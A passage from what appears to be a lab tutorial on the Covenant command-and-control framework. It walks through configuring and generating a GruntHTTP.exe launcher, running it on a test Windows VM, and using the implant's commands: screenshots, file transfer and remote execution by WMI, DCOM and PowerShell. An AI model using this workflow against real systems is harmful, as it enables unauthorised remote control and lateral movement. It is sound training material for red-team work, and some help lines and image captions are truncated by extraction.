InstallUtil	Uses installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]:
ShellCode	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and Activ
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and /
Mshta	Uses mshta.exe to launch a Grunt using a COM activated Delegate and Act
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and Act
Wscript	Uses wscript.exe to launch a Grunt using a COM activated Delegate and Ac

As soon as we click on Binary Link in the previous stage we are provided with the form where we can configure the Launcher as per our requirement. We provide the Listener from the drop-down menu that we created. Toggling the Dot Net Version is available for the attacker. There are other options if the attacker wants to use Certificate Pinning and the amount of delay should be accepted by the launcher with the Jitter Percentage. There is also the option to schedule a Kill Date for the launcher which could come in handy.


Binary Launcher


Description

Uses a generated .NET Framework binary to launch a Grunt.

Listener	ImplantTemplate	DotNetVersion
Ignite	GruntHTTP	Net35
ValidateCert	UseCertPinning	
True	True	
Delay	JitterPercent	ConnectAttempts
5	10	5000
KillDate		
07/04/2021 6:26 PM		

Launcher


We provide all the required options and click on the Generate Button and Download button to download the Launcher to our local machine. We see that we have an executable created by the Name of GruntHTTP.exe. We can rename it before downloading as per our requirement.



GruntHTTP.exe

Exploitation

We download the executable to our Local machine so that we can transfer the launcher to the target machine and execute it to get a session back to our Covenant Session.



You have chosen to open:


GruntHTTP.exe

which is: DOS/Windows executable (11.5 KB)
from: data:

What should Firefox do with this file?

Open with Engrampa Archive Manager (default) [✓ Save File]


We are not covering the method to use for transferring the launcher to the target and execution since there are endless methods to do so and you can choose your preferred method to do so. But as soon as the launcher is executed, we have what the Covenant calls Grunts and we call agents in PowerShell Empire or Session in simpler terms. The Grunt section will have the Name, Hostname, User, and other information regarding the particular grunt.



Grunts

>_	Name	Hostname	User	Integrity	LastCheckIn
>_	16087156ff	MSEDGEWIN10	raj	High	06/04/2021 19:29:40

Upon clicking the Grunt Name from the Grunt Section, we have detailed information about the target and among other things, we have some activities that we can perform. The Info tab shows the information about the target, then the Interact Tab provides the ability to interact with a grunt. Then we have the Task tab to perform various predefined tasks on the target machine and at the list, we have the Taskings that have a detail about the various tasks performed on the target.




Grunt: 16087156ff

Status: Active
Children:
CommType: HTTP
ValidateCert: False
UseCertPinning: False
DotNetVersion: Net35
Integrity: High
Process: GruntHTTP
UserDomainName: MSEDGEWIN10
UserName: raj
IPAddress: 192.168.1.41
Hostname: MSEDGEWIN10
Microsoft Windows NT 6.2.920
ActivationTime: 06/04/2021 19:15:39
LastCheckIn: 06/04/2021 19:29:50
Name: 16087156ff
Note:


Post-Exploitation

We click on the Interact Tab to find a CLI interface that can be used to interact with the target with a set of predefined commands. We find the list of commands to learn using the help command.



```
(raj) > help

WMIGrunt                  Execute a Grunt Launcher on a remote system using Win32_Process
WMICommand                Execute a process on a remote system using Win32_Process Create
PowerShellRemotingGrunt           Execute a Grunt Launcher on a remote system using Powe
PowerShellRemotingCommand                 Execute a PowerShell command on a remote syste
DCOMGrunt                 Execute a Grunt Launcher on a remote system using various DCOM
DCOMCommand               Execute a process on a remote system using various DCOM methods
Help              Show the help menu.
PowerShellImport          Import a PowerShell script.
Connect           Connect to a P2P Grunt.
Exit              Exits the Grunt.
Tasks             Get active Tasks.
TaskKill                  Kill an active task.
Delay             Set how long a Grunt should delay between callbacks.
Jitter            Set the percentage a Grunt should alter it's delay value between each c
ConnectAttempts           Set the maximum number of consecutive unsuccessful attempts a G
KillDate                  Set the date at which a Grunt should exit.
Disconnect                Disconnect from a ChildGrunt.
ScreenShot                Takes a screenshot of the currently active desktop, move into a
Download                  Download a file.
Upload            Upload a file.
WhoAmI            Gets the username of the currently used/impersonated token.
GetCurrentDirectory               Get the Grunt's Current Working Directory
ChangeDirectory           Change the current directory.
```

Among the various command that we can perform on the target, we decide to perform the Screenshot first. As soon as we run the command, we see the screenshot image captured and shown in the CLI itself as demonstrated.



```
(raj) > ScreenShot
```


Host Name:
IE Version:
OS Version:
Service Pack:
User Name:
Password:

Snapshot/backup:
Create a snapshot (or k
this VM, so that

Licensing notes ar
The modern.ie virtual m
limited. You car

